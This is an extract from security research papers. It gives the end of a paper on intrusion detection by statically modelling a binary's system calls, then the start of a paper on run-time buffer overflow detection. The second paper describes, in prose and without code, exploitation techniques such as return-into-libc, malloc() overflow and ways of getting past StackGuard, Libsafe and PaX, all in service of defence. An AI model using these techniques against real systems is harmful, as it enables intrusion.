2. The attacker could steer execution through one or more "safe" system calls to reach a portion of the model that accepts an attack sequence. Perhaps a typical run of the program does not reach this area of the model, so the dangerous edges do not appear in the dynamic average branching factor. Such safe edges should not cover the potential for an attack downstream in the remote call sequence.

We do not see any obvious dynamic metric that easily overcomes these objections. The straightforward static analogue to dynamic average branching factor is *static average branching factor*, the same count averaged over the entire automaton with all states weighted equally. The prior complaints remain unsatisfied.

We propose a metric that combines static and dynamic measurements. Our *average adversarial opportunity* metric requires two stages of computation: first, the automaton modeling the application is composed with a set of attack automata to identify all model states with attack potential; then, the monitor maintains a count of the dangerous states encountered during run-time. "Attack potential" indicates a known attack is possible beginning at the current state or *at a state reachable from it*. We are locating those positions in the model where an adversary could successfully insert an attack and counting visits to those states at run-time.

5 Comparison with Existing Work

We measured dynamic average branching factor and execution overhead for comparison with the earlier work of Wagner and Dean. We compare only the NFA model, as it is the only model our work has in common with their own. They analyzed four programs; two of them, procmail and finger intersect our own experimental set. Although we do not know what version of finger Wagner and Dean used, we compared their numbers against our analysis of GNU finger. We used call site renaming, argument recovery, and single-edge replacement. The results for Wagner and Dean include argument recovery. (They have no analogue to renaming or edge replacement). On the two programs, we observed a significant discrepancy between their reported precision values and those we could generate. Upon investigation, it appears




Figure 13: Effect of stack depth and null call insertion upon PDA precision. Baseline optimizations were used.




Figure 14: Effect of stack depth and null call insertion upon PDA run-time overhead, 7 second time scale. Baseline optimizations were used. This time scale shows trends for null call insertion for fan-ins of 5 and 2.




Figure 15: Effect of stack depth and null call insertion upon PDA run-time overhead, 700 second time scale. The source data is identical to that of Figure 14. This time scale shows trends for no null call insertion and insertion for fan-in of 10.




Figure 16: The `socket` model in Solaris libc.



Figure 17: The `socket` model in Linux glibc.

to be caused by the differences in library code between our respective test platforms. Wagner and Dean analyzed programs compiled on Red Hat Linux, but we use Solaris 8. Solaris is an older operating system and includes more extensive library code in its standard libraries. Solaris libc, for example, is structured differently than glibc on Linux and includes functionality not found in glibc. To see the differences, compare Figure 17, the automaton for the `socket` system call in glibc, with Figure 16, the automaton for the same function in Solaris libc. In this case, the Solaris `socket` function includes code maintaining backwards compatibility with an earlier method of resolving the device path for a networking protocol. While `socket` has the greatest difference of the functions we have inspected, we have found numerous other library functions with a similar characteristic. Simply, Linux and Solaris have different library code and we have found the Solaris code to be the more complex.

To better understand the influence of this different library code base, we identified several functions in Solaris libc that differed significantly from the equivalent




Figure 18: Comparison of our baseline NFA models with the prior results of Wagner and Dean.

function in glibc. We instrumented the code of the identified functions so that each generates a remote system call event in a manner similar to glibc. As we expected, the average branching factor of each model dropped significantly (Figure 18). Because we intentionally instrument the library functions incorrectly, the model generated is semantically invalid. However, we believe the change in precision values reinforces our hypothesis.

Our model operation improves significantly over the work of Wagner and Dean. Figure 18 also shows overheads in each of the two programs attributed to model operation. Our gain is partly due to implementation: Wagner and Dean wrote their monitor in Java. Our code runs natively and is highly efficient, introducing only negligible delay.

6 Related Work

There are three areas with techniques and goals similar to those considered in this paper: applications of static analysis to intrusion detection, statistical anomaly-detection-based intrusion detection, and secure agency. We compare the techniques presented in this paper with the existing research in the three areas.

Our work applies and extends the techniques described by Wagner and Dean [36,37]. To our knowledge, they were the first to propose the use of static analysis for intrusion detection. However, they analyzed C source code by modifying a compiler and linker to construct application models. Our analysis is performed on binaries, independent of any source language or compiler, removing the user's burden to supply their source code. We also propose several optimizations and program transformations that improve model precision and efficiency. We believe the optimizations proposed in this paper are important contributions and can be used by other researchers working in this area.

There is a vast body of work applying dynamic analysis to intrusion detection. In statistical anomaly-detection-based intrusion detection systems such as IDES [9], a statistical model of normal behavior is constructed from a collection of dynamic traces of the program. For example, a sequence of system calls, such as that produced by the utilities *strace* and *truss*, can be used to generate a statistical model of the program (see Forrest et al. [12]). Behaviors that deviate from the statistical model are flagged as anomalous but are not a guarantee of manipulation. Theoretically, we can use a statistical program model in our checking agent. Practically, however, these models suffer from false alarm rates; i.e. they reject sequences of system calls that represent acceptable but infrequent program behavior. Human inspection of jobs flagged as anomalous is inappropriate in our setting so we did not pursue this approach.

The literature on safe execution of mobile agents on malicious hosts (also known as secure agency) is vast. The reader is referred to the excellent summary on various techniques in the area of secure agency by Schneider [31]. We are currently exploring whether

techniques from this area, such as replication, are useful in our setting.

7 Future Work

We continue progressing on a number of fronts. Foremost, we are working to expand our infrastructure base of static analysis techniques to include points-to analysis for binaries and regular expression construction for arguments. Standard points-to analysis algorithms are designed for a higher-level source language and often rely on datatype properties evident from the syntax of the code. We will adapt the algorithms to the weakly-typed SPARC code. For arguments, we envision using stronger slicing techniques to build regular expressions for arguments not statically determined. Better code analyses will produce more precise models.

We have two research areas targeting run-time overhead reductions in our complex models. To reduce the impact of null call insertions, we will investigate adaptations of the Ball and Larus algorithm to identify optimal code instrumentation points for minimum-cost code profiling [4]. To reduce the overhead of our PDA models, we will collapse all run-time values at the same automaton state into a single value with a DAG representing all stack configurations. When traversing outgoing edges, a single update to the DAG is equivalent to an individual update to each previous stack. Our hope is to make our complex and precise models attractive for real environments.

We will add general support for dynamically linked applications and signal handlers to our analysis engine, enabling analysis of larger test programs.

To better measure the attack opportunities afforded by our models, we will implement the average adversarial opportunity metric and create a collection of attack automata. Having an accurate measure of the danger inherent in an automaton better enables us to develop strategies to mitigate the possible harm.

Acknowledgments

We thank David Wagner for patiently answering questions about his work and for providing his specification of dangerous system calls. David Melski pointed out the relevance of the Ball and Larus research [4]. We had many insightful discussions with Tom Reps regarding static analysis. Hong Lin initially researched solutions to the remote code manipulation vulnerability. Glenn Ammons provided helpful support for EEL. We thank the other members of the WiSA security group at Wisconsin for their valuable feedback and suggestions. Lastly, we thank the anonymous referees for their useful comments.

Availability

Our research tool remains in development and we are not distributing it at this time. Contact Jonathon Giffin, giffin@cs.wisc.edu, for updates to this status.

References

- [1] A.D. Alexandrov, M. Ibel, K.E. Schauer, and C.J. Schiman, "SuperWeb: Towards a Global Web-Based Parallel Computing Infrastructure", *11th IEEE International Parallel Processing Symposium*, Geneva, Switzerland, April 1997.
- [2] K. Anstreicher, N. Brixius, J.-P. Goux, and J. Linderoth, "Solving Large Quadratic Assignment Problems on Computational Grids", *17th International Symposium on Mathematical Programming*, Atlanta, Georgia, August 2000.
- [3] A.W. Appel and D.B. MacQueen, "Standard ML of New Jersey", *Third International Symposium on Programming Language Implementation and Logic Programming*, Passau, Germany, August 1991. Also appears in J. Maluszynski and M. Wirsing, eds., *Programming Language Implementation and Logic Programming*, Lecture Notes in Computer Science #528, pp. 1-13, Springer-Verlag, New York (1991).
- [4] T. Ball and J.R. Larus, "Optimally Profiling and Tracing Programs", *ACM Transactions on Programming Languages and Systems* **16**, 3, pp. 1319-1360, July 1994.
- [5] B. Barak, O. Goldreich, R. Impagliazzo, S. Rudich, A. Sahai, S. Vadhan, and K. Yang, "On the (Im)possibility of Obfuscating Programs", *21st Annual International Cryptography Conference*, Santa Barbara, California, August 2001. Also appears in J. Kilian, ed., *Advances in Cryptology - CRYPTO 2001*, Lecture Notes in Computer Science #2139, pp. 1-18, Springer-Verlag, New York (2001).
- [6] E. Belani, A. Vahdat, T. Anderson, and M. Dahlin, "The CRISIS Wide Area Security Architecture", *Seventh USENIX Security Symposium*, San Antonio, Texas, January 1998.
- [7] S. Chow, Y. Gu, H. Johnson, and V.A. Zakharov, "An Approach to the Obfuscation of Control-Flow of Sequential Computer Programs", *Information Security Conference '01*, Malaga, Spain, October 2001.
- [8] C. Collberg, C. Thomborson, and D. Low, "Breaking Abstractions and Unstructuring Data Structures", *IEEE International Conference on Computer Languages*, Chicago, Illinois, May 1998.
- [9] D.E. Denning and P.J. Neumann, *Requirements and Model for IDES—A Real-Time Intrusion Detection System*, Technical Report, SRI International, August 1985.
- [10] J. Esparza, D. Hansel, P. Rossmanith, and S. Schwoon, "Efficient Algorithms for Model Checking Pushdown Systems", *12th Conference on Computer Aided Verification*, Chicago, Illinois, July 2000. Also appears in E.A. Emerson and A.P. Sistla, eds., *Computer Aided Verification*, Lecture Notes in Computer Science #1855, pp. 232-247, Springer-Verlag, New York (2000).
- [11] G.E. Fagg, K. Moore, and J.J. Dongarra, "Scalable Networked Information Processing Environment (SNiPE)", *Supercomputing '97*, San Jose, California, November 1997.
- [12] S. Forrest, S.A. Hofmeyr, A. Somayaji, and T.A. Longstaff, "A Sense of Self for Unix Processes", *1996 IEEE Symposium on Research in Security and Privacy*, Oakland, California, May 1996.
- [13] I. Foster and C. Kesselman, "Globus: A Metacomputing Infrastructure Toolkit", *The International Journal of Supercomputer Applications and High Performance Computing* **11**, 2, pp. 115-129, Summer 1997.
- [14] I. Foster and C. Kesselman, eds., **The Grid: Blueprint for a New Computing Infrastructure**, Morgan Kaufmann, San Francisco (1998).
- [15] A.K. Ghosh, A. Schwartzbard, and M. Schatz, "Learning Program Behavior Profiles for Intrusion Detection", *1st USENIX Workshop on Intrusion Detection and Network Monitoring*, Santa Clara, California, April 1999.
- [16] J.T. Giffin and H. Lin, "Exploiting Trusted Applet-Server Communication", Unpublished Manuscript, 2001. Available at <http://www.cs.wisc.edu/~giffin/>.
- [17] F. Hohl, "A Model of Attacks of Malicious Hosts Against Mobile Agents", *4th ECOOP Workshop on Mobile Object Systems: Secure Internet Computations*, Brussels, Belgium, July 1998.
- [18] J. Hopcroft, *An $n \log n$ Algorithm for Minimizing States in a Finite Automaton*, **Theory of Machines and Computations**, pp. 189-196, Academic Press, New York (1971).
- [19] J.E. Hopcroft, R. Motwani, and J.D. Ullman, **Introduction to Automata Theory, Languages, and Computation**, Addison Wesley, Boston (2001).
- [20] S. Horwitz and T. Reps, "The Use of Program Dependence Graphs in Software Engineering", *14th International Conference on Software Engineering*, Melbourne, Australia, May 1992.
- [21] N.D. Jones, C.K. Gomard, and P. Sestoft, **Partial Evaluation and Automatic Program Generation**, Prentice Hall International Series in Computer Science, Prentice Hall, Englewood Cliffs, New Jersey (1993).
- [22] C. Ko, G. Fink, and K. Levitt, "Automated Detection of Vulnerabilities in Privileged Programs by Execution Monitoring", *10th Annual Computer Security Applications Conference*, Orlando, Florida, 1994.
- [23] C. Ko, "Logic Induction of Valid Behavior Specifications for Intrusion Detection", *2000 IEEE Symposium on Security and Privacy*, Oakland, California, 2000.

- [24] L. Lamport, R. Shostak, and M. Pease, "The Byzantine Generals Problem", *ACM Transactions on Programming Languages and Systems* **4**, 3, pp. 382-401, July 1982.
- [25] J.R. Larus and E. Schnarr, "EEL: Machine-Independent Executable Editing", *SIGPLAN '95 Conference on Programming Language Design and Implementation*, La Jolla, California, June 1995.
- [26] M. Litzkow, M. Livny, and M. Mutka, "Condor—A Hunter of Idle Workstations", *8th International Conference on Distributed Computer Systems*, San Jose, California, June 1988.
- [27] B.P. Miller, M. Christodorescu, R. Iverson, T. Kosar, A. Mirgorodskii, and F. Popovici, "Playing Inside the Black Box: Using Dynamic Instrumentation to Create Security Holes", *Parallel Processing Letters* **11**, 2/3, pp. 267-280, June/September 2001. Also appears in the *Second Los Alamos Computer Science Institute Symposium*, Santa Fe, NM (October 2001).
- [28] T. Reps, "Program Analysis via Graph Reachability", *Information and Software Technology* **40**, 11/12, pp. 701-726, November/December 1998.
- [29] J.H. Saltzer, "Protection and the Control of Information Sharing in Multics", *Communications of the ACM* **17**, 7, pp. 388-402, July 1974.
- [30] T. Sander and C.F. Tschudin, "Protecting Mobile Agents Against Malicious Hosts", in G. Vigna, ed., *Mobile Agents and Security*, Lecture Notes in Computer Science #1419, pp. 44-60, Springer-Verlag, New York (1998).
- [31] F.B. Schneider, "Towards Fault-tolerant and Secure Agency", *11th International Workshop on Distributed Algorithms*, Saarbrücken, Germany, September 1997.
- [32] *SETI@home: Search for Extraterrestrial Intelligence at Home*, 23 January 2002, <http://setiathome.ssl.berkeley.edu/>.
- [33] Sun Microsystems, *Java Virtual Machines*, 11 May 2002, <http://java.sun.com/j2se/1.4/docs/guide/vm/>.
- [34] F. Tip, "A Survey of Program Slicing Techniques", *Journal of Programming Languages* **3**, 3, pp.121-189, September 1995.
- [35] A. Vahdat, T. Anderson, M. Dahlin, E. Belani, D. Culler, P. Eastham, and C. Yoshikawa, "WebOS: Operating System Services for Wide Area Applications", *Seventh International Symposium on High Performance Distributed Computing*, Chicago, Illinois, July 1998.
- [36] D.A. Wagner, *Static Analysis and Computer Security: New Techniques for Software Assurance*, Ph.D. Dissertation, University of California at Berkeley, Fall 2000.
- [37] D. Wagner and D. Dean, "Intrusion Detection via Static Analysis", *2001 IEEE Symposium on Security and Privacy*, Oakland, California, May 2001.
- [38] C. Wang, J. Davidson, J. Hill, and J. Knight, "Protection of Software-based Survivability Mechanisms", *International Conference of Dependable Systems and Networks*, Goteborg, Sweden, July 2001.
- [39] C. Warrender, S. Forrest, and B. Pearlmutter, "Detecting Intrusions Using System Calls: Alternative Data Models", *1999 IEEE Symposium on Security and Privacy*, Oakland, California, May 1999.

Type-Assisted Dynamic Buffer Overflow Detection

Kyung-suk Lhee and Steve J. Chapin
Center for Systems Assurance
Syracuse University
{klhee, chapin}@ecs.syr.edu

Abstract

Programs written in C are inherently vulnerable to buffer overflow attacks. Functions are frequently passed pointers as parameters without any hint of their sizes. Since their sizes are unknown, most run time buffer overflow detection techniques instead rely on signatures of known attacks or loosely estimate the range of the referenced buffers. Although they are effective in detecting most attacks, they are not infallible. In this paper we present a buffer overflow detection technique that range checks the referenced buffers at run time. Our solution is a small extension to a generic C compiler that augments executable files with type information of automatic buffers (local variables and parameters of functions) and static buffers (global variables in data / bss section) in order to detect the actual occurrence of buffer overflow. It also maintains the sizes of allocated heap buffers. A simple implementation is described, with which we currently protect vulnerable copy functions in the C library.

1 Introduction

Programs written in C are inherently vulnerable to buffer overflow attacks. C allows primitive pointer manipulation, which is usually necessary for array operation because C has no first-class array type. For example, functions are passed the pointers as array parameters. To ensure that buffers are not overflowed, it is the programmers' responsibility to explicitly bounds check the buffers. In practice, bounds checking is often neglected or cannot be done since arrays are often passed without any hint of their sizes. Many copy functions in the C library such as `strcpy(dest, src)` are vulnerable this way, making them a popular point of attack.

Various types of buffer overflow attacks have been discovered. The simplest and the most popular among them is the stack smashing attack [1]. The stack smashing at-

tack overflows a buffer to overwrite the return address of a function, so that the return address points to the attack code that is injected into the stack by the attacker, rather than the legitimate call point. The control flow is directed to the attack code when the function returns. The stack smashing attack exploits the stack configuration and the function call mechanism. There are other types of buffer overflow attacks that exploit data structures in the heap as well as in the stack. A survey on various types of attacks is found in [7].

There are several run time solutions that are highly effective without much run time overhead. However, most of them rely on the signatures of known attacks (or the loosely estimated range of the referenced buffers) rather than the detection of actual occurrence of buffer overflow, since sizes of buffers are unknown at run time. As a result, buffers can still be overflowed and they are vulnerable to attacks that do not show such signatures. Moreover, they are mostly built to defend against the stack smashing attack and focus only on its signatures. Buffer overflow techniques that can bypass those run time solutions are found in [4, 15, 5, 11, 21, 16, 18], and are discussed in Section 3.

Our goal is to increase the level of security in computing systems by devising a run time solution that is less dependent on attack signatures. We propose a solution that range checks the buffers at run time. Our solution is a small extension to the GNU C compiler that augments executable files with type information of automatic buffers (local variables and parameters of functions) and static buffers (global variables in data / bss section) in order to detect the actual occurrence of buffer overflow. It also maintains the sizes of allocated heap buffers. Currently we use it to perform range checking within the vulnerable copy functions in the C library.

2 Related work

2.1 StackGuard

The stack smashing attack overwrites the buffer, the return address and everything in between. StackGuard [6] is a GNU C compiler extension that inserts a *canary* word between the return address and the buffer so that an attempt to alter the return address is detected by inspecting the canary word before returning from a function¹. Programs need to be recompiled with StackGuard to be protected.

2.2 StackShield

StackShield [19] is also a GNU C compiler extension that protects the return address. When a function is called StackShield copies away the return address to a non-overflowable area, and restores the return address upon returning from a function. Even if the return address on the stack is altered, it has no effect since the original return address is remembered. As with StackGuard, programs need to be recompiled.

2.3 Libsafe

Libsafe [3] is an implementation of vulnerable copy functions in C library such as **strcpy()**. In addition to the original functionality of those functions, it imposes a limit on the involved copy operations such that they do not overwrite the return address. The limit is determined based on the notion that the buffer cannot extend beyond its stack frame. Thus the maximum size of a buffer is the distance between the address of the buffer and the corresponding frame pointer. Libsafe is implemented as a shared library that is preloaded to intercept C library function calls. Programs are protected without recompilation unless they are statically linked with the C library. Libsafe protects only those C library functions whereas StackGuard and StackShield protect all functions.

¹The name is derived from the coal mining practice of taking a canary down with the workers. The canary was more sensitive to poisonous gas than humans, so examining the state of the canary could reveal a dangerous buildup of poison gas.

2.4 Solar Designer's non-executable stack patch

The stack smashing attack injects an attack code in the stack, which is executed when the function returns. One of the core features of the Solar Designer's Linux kernel patch [17] is to make the stack segment non-executable. This patch does not impose any performance penalty nor does it require program recompilation (except for the operating system kernel).

2.5 PaX

PaX [14] is a page-based protection mechanism that marks data pages non-executable. Unlike Solar Designer's stack patch, PaX protects heap as well as stack. Since there is no execution permission bit on pages in x86 processor, PaX overloads the supervisor/user bit on pages and augments the page fault handler to distinguish the page faults due to the attempts to execute code in data pages. As a result, it imposes a run time overhead due to the extra page faults. PaX is also available as a Linux kernel patch.

2.6 Runtime array bounds checking

The pointer and array access checking technique by Austin et al. [2] is a source-to-source translator that transforms C pointers into the extended pointer representation called *safe pointer*, and inserts access checks before pointer or array dereferences. The safe pointer contains fields such as the base address, its size and the scope of the pointer. Those fields are used by the access check to determine whether the pointer is valid and is within the range. Since it changes the pointer representation, it is not compatible with existing programs.

The array bounds and pointer checking technique by Jones and Kelly [10] is an extension to the GNU C compiler that imposes the access check on C pointers and arrays. Instead of changing the pointer representation, it maintains a table of all the valid storage objects that holds such informations as the base address and size etc. The heap variables are entered into the table via a modified **malloc()** function and deleted from the table via a modified **free()** function. Stack variables are entered into / deleted from the table by the constructor / destructor function, which is inserted inside a function definition at the point a stack variable enters / goes out

of the scope. The access check is done by substituting the pointer and array operations with the functions that perform bounds check using the table in addition to the original operation. Since native C pointers are used, this technique is compatible with existing programs.

The obvious advantage of array bounds checking approaches are that they completely eliminate buffer overflow vulnerabilities. However, these are also the most expensive solution, particularly for pointer- and array-intensive programs since every pointer and array operation must be checked. This may not be suitable for a production system.

2.7 Static analysis of array bounds checking

The integer range analysis by Wagner et al. [20] is a technique that detects possible buffer overflow in the vulnerable C library functions. A string buffer is modeled as a pair of integer ranges (lower bound, upper bound) for its allocated size and its current length. A set of integer constraints is predefined for a set of string operations (e.g. character array declaration, vulnerable C library functions and assignment statements involving them). Using those integer constraint, the technique analyzes the source code by checking each string buffer to see whether its inferred allocated size is at least as large as its inferred maximum length.

The annotation-assisted static analysis technique by Larochelle and Evans [12] based on LCLint [8] uses semantic comments, called annotations, provided by programmers to detect possible buffer overflow. For example, annotations for `strcpy()` contain an assertion that the destination buffer has been allocated to hold at least as many characters as are readable in the source buffer. This technique protects any annotated functions whereas the integer range analysis only protects C library functions.

Generally, a pure compile-time analysis like the above can produce many false alarms due to the lack of run time information. For example, `gets()` reads its input string from `stdin` so the size of the string is not known at compile time. For such a case a warning is issued as a possible buffer overflow. In fact, all the legitimate copy operations that accept their strings from unknown sources (such as a command line argument or an I/O channel) are flagged as possible buffer overflows (since they are indeed vulnerable). Without further action, those vulnerabilities are identified but still open to attack.

3 Exploitation techniques

The exploitation techniques presented in this section are exemplary and they can bypass some of the run-time defensive techniques. While the stack smashing attack can exploit just a single vulnerable `strcpy()`, these techniques usually require more vulnerabilities in the program that are less likely to be found in real world. Nonetheless, they identify different kinds of vulnerabilities that may not be protected by current defensive techniques.

Although we can apply multiple defensive techniques for added protection, these exploitation techniques can also be used in tandem to produce more sophisticated attacks that are more difficult to detect. However, none of these exploits are possible if buffer overflow is prevented. If programmers rely on C library functions to overflow buffers, then our current implementation can detect and prevent such attacks.

3.1 Return-into-libc

The return-into-libc exploit [18, 13] overflows a buffer to overwrite the return address as the stack smashing attack does. However it overwrites the return address with the address of C library function such as `system()`. Since it uses an existing code rather than a shellcode, Solar Designer's non-executable stack patch or PaX cannot detect this ².

3.2 Other code pointers

Code pointers other than the return address can also be overwritten, such as a function pointer variable [5], a pointer to a shared library function in the global offset table [21], the table of pointers to destructor functions [15], or a C++ virtual function pointer [16]. Exploits that alter those code pointers and not the return address can bypass StackGuard, StackShield and Libsafe.

²They both provide guards against return-into-libc attacks, but they can still be exploited. For example, we can use the procedure linkage table entry of `system()` instead of the address of `system()` to bypass the stack patch (where the address of `system()` can contain zero bytes) or PaX (where the address of `system()` are unknown in advance due to the random mapping of shared libraries).

3.3 Malloc() overflow

The **malloc()** overflow [11] exploits the heap memory objects allocated via the memory allocator in the GNU C library. The memory allocated by **malloc()** not only includes the user requested block but also the data used to manage the heap (size of the block, pointer to other blocks and the like). The vulnerability is that a heap variable can be overflowed to overwrite those management data. Exploits based on this technique can bypass stack-based defensive techniques such as StackGuard, StackShield, Libsafe and Solar Designer's stack patch.

3.4 Indirect overflow via pointer

The indirect overflow via pointers [4] overflows a buffer to overwrite a pointer, which is used subsequently to overwrite a code pointer. With this technique it is possible to overwrite the return address without altering the StackGuard canary word. It is also possible to overwrite a memory area that is far from the overflowed buffer. Bulba and Kil3r [4] gives examples that bypass StackGuard, StackShield and Solar Designer's stack patch.

4 Overview of Our Approach

Array bounds checking is a direct way to detect buffer overflows, but it is difficult to do because the type information (hence the size) of buffers are not available in binary files except as optional debugging information in the symbol table. To enable range checking on buffers at run time, introduce an intermediary step in the compilation that emits an additional data structure into the binary file. This data structure describes the types of automatic buffers and static buffers. These types are known at compile time, so our data structure is complete for describing automatic and static buffers (there are two exceptions in which size of an automatic buffer cannot be determined at compile time, which are discussed in Section 6.). For example, buffers in a **struct** variable are safe from each other as depicted in Figure 1.

For dynamically allocated (heap) objects, we maintain a table that tracks those objects and their sizes. Range checking is then done by looking up those data structures at run time. We use those data structures to perform range checking of arguments to the vulnerable string functions in the C library.

```
struct mybuf {  
    char buf1[32];  
    void (*fptr)();  
    char buf2[32];  
};
```

Figure 1: A struct containing two string buffers and a function pointer.

Regardless of which of these types of attack is attempted, buffers have to be overflowed in some way for the attacks to succeed. Since our approach prevents buffers from being overflowed it is insensitive to which attack was chosen. To truly protect from all the possible buffer overflow attacks in the most efficient way, we need to identify all and only those vulnerable points in the program. However it cannot be done without extensive source code analysis. For the current implementation we protect only C library functions. We believe that it is useful as a stand-alone protection system and can be easily extended with compile time analysis to remove bounds checking on "known-safe" function calls.

Our data structure for describing buffers is similar to the type table in the Process Introspection Library [9], which describes data types of savable memory blocks in order to checkpoint and restart processes in a distributed, heterogeneous environment. The Process Introspection Library also deduces the type of a heap allocated memory block, a capability that we currently lack, but which can be similarly added.

5 Implementation

We implemented a prototype by extending the GNU C compiler on Linux. We augment each object file with type information of automatic and static buffers, leaving the source code intact. Specifically, we intercept the output of the **gcc** preprocessor and append to it a data structure describing the type information. The augmented file is then piped into the next stage to complete the compilation.

